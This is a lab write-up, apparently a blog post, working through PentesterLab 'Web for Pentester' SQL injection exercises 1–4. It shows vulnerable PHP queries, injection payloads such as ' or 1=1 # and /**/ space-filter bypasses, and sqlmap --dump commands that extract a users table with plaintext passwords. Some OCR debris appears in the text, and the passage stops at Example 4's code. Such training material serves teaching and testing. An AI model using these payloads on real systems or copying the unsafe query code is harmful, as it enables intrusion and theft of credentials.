PentesterLab -- Web for Pentester - SQL Injection

2016-02-20 16:14:10 -0600
pentesterlab, sql injection, web pentest

Web for Pentester: This exercise is a set of the most common web vulnerability

Difficluty: 1/5

Example 1

code review:

example1.php


```php
<?php

  require_once('../header.php');
  require_once('db.php');
```


```
$sql = "SELECT * FROM users where name='";
$sql .= $_GET["name"]."'";
$result = mysql_query($sql);
if ($result) {
    ?>
    <table class='table table-striped'>
    <tr><th>id</th><th>name</th><th>age</th></tr>
    <?php
    while ($row = mysql_fetch_assoc($result)) {
        echo "<tr>";
            echo "<td>".$row['id']."</td>";
            echo "<td>".$row['name']."</td>";
            echo "<td>".$row['age']."</td>";
        echo "</tr>";
    }
    echo "</table>";
}
require_once '../footer.php';
?>
```

There is a vulnerability due to no input validation on parameter $_GET["name"], so I can hack it directly by injecting `' or 1=1 #`. After injection, $sql now is `SELECT * FROM users where name='' or 1=1 #`. This sql injection will pull all items in the table users.

Manually exploit (encode root' or 1=1#):

`http://192.168.79.162/sqli/example1.php?name=root%27%20or%201%3D1%23`






```
http://192.168.79.162/sqli/example1.php?name%3Droot%27%20or%201%3D1%23
```

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2


© PentesterLab 2013

sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example1.php?name=root" --dump
```



```
able: users
[4 entries]
+----+-----------+-----+--------+-----------+
```



```
[16:10:39] [INFO] analyzing table dump for possible password hashes
atabase: exercises
able: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[16:10:39] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79
.62/dump/exercises/users.csv'
[16:10:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.16
```

Example 2

code review:

example2.php


```php
<?php
  require_once('../header.php');
  require_once('db.php');

  if (preg_match('/ /', $_GET["name"])) {
      die("ERROR NO SPACE");
  }
  $sql = "SELECT * FROM users where name='";
  $sql .= $_GET["name"]."'";
```


```php

$result = mysql_query($sql);
if ($result) {
    ?>
    <table class='table table-striped'>
    <tr><th>id</th><th>name</th><th>age</th></tr>
    <?php
    while ($row = mysql_fetch_assoc($result)) {
        echo "<tr>";
            echo "<td>".$row['id']."</td>";
            echo "<td>".$row['name']."</td>";
            echo "<td>".$row['age']."</td>";
        echo "</tr>";
    }
    echo "</table>";
}
require '../footer.php';
?>
```

The author filtered the space in the user input. It prevents us from using the `' or 1=1 #`. However, this filtering is easily bypassed, using tabulation (HT or \t) or comment /**/

Manually exploit (encode '/**/or/**/1=1/**/#):

`http://192.168.79.162/sqli/example2.php?name=root%27%2f%2a%2a%2for%2f%2a%2a%2f1%3D1%2f%2a%2a%2f%23`





```
http://192.168.79.162/sqli/example2.php?name=root%27%2f%2a%2a%2for%2f%2a%2a%2f1%3D1%2f%2a%2a%2f%23
```


Id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013


sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example2.php?name=root" --dump --tamper=space2comment
```

space2comment.py — Replaces space character (' ') with comments '/**/'



```
[17:00:02] [INFO] retrieved: azerty
[17:00:02] [INFO] analyzing table dump for possible password hashes
```



```
[17:00:02] [INFO] retrieved: 5
[17:00:02] [INFO] retrieved: user2
[17:00:02] [INFO] retrieved: azerty
[17:00:02] [INFO] analyzing table dump for possible password hashes
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[17:00:02] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output
[17:00:02] [INFO] fetched data logged to text files under '/root/.sqlmap/output/19

[*] shutting down at 17:00:02
```

Example 3

code review:

example3.php


```
<?php
   require_once('../header.php');
  require_once('db.php');
  if (preg_match('/\s+/', $_GET["name"])) {
      die("ERROR NO SPACE");
  }
```


```
 $sql = "SELECT * FROM users where name='";
 $sql .= $_GET["name"]."'";

 $result = mysql_query($sql);
 if ($result) {
   ?>
   <table class='table table-striped'>
   <tr><th>id</th><th>name</th><th>age</th></tr>
   <?php
   while ($row = mysql_fetch_assoc($result)) {
     echo "<tr>";
       echo "<td>".$row['id']."</td>";
       echo "<td>".$row['name']."</td>";
       echo "<td>".$row['age']."</td>";
     echo "</tr>";
   }
   echo "</table>";
 }
  require '../footer.php';
?>
```

The author filtered the spaces and tabulations in the user input. It prevents us from using the `' or 1=1 #`. However, this filtering is easily bypassed, using comment /**/

Manually exploit (encode '/**/or/**/1=1/**/#):

`http://192.168.79.162/sqli/example3.php?name=root%27%2f%2a%2a%2for%2f%2a%2a%2f1%3D1%2f%2a%2a%2f%23`




PentesterLab » Web for Pentester – Iceweasel
File Edit View History Bookmarks Tools Help
PentesterLab » Web ...
Pen Test Notes | Bo...
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Greenbone Security As...
INT SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
PentesterLab.com
Home

```
192.168.79.162/sqli/example3.php?name=root'%2f**%2for%2f**%2f1%3D1%2f**%2f%23
```

```
http://192.168.79.162/sqli/example3.php?name=root%27%2f%2a%2a%2for%2f%2a%2a%2f1%3D1%2f%2a%2a%2f%23
```


id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example3.php?name=root" --dump --tamper=space2comment
```

space2comment.py — Replaces space character (‘ ’) with comments ‘/**/’

```
[15:18:47] [INFO] analyzing table dump for possible password hashes
able: users
[4 entries]
+----+---------+-----+-------+---------+
```



```
[15:18:47] [INFO] analyzing table dump for possible password hashes
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[15:18:47] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.162/
[15:18:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.162'
```

Example 4

code review:

example4.php


```php
<?php
  require_once('../header.php');
  require_once('db.php');
  $sql="SELECT * FROM users where id=";
  $sql.=mysql_real_escape_string($_GET["id"])." ";
  $result = mysql_query($sql);


  if ($result) {
    ?>
    <table class='table table-striped'>
```

```
        <tr><th>id</th><th>name</th><th>age</th></tr>

        <?php
        while ($row = mysql_fetch_assoc($result)) {
          echo "<tr>";
            echo "<td>".$row['id']."</td>";
            echo "<td>".$row['name']."</td>";
            echo "<td>".$row['age']."</td>";
          echo "</tr>";
        }
        echo "</table>";
    }
   require '../footer.php';
 ?>
```

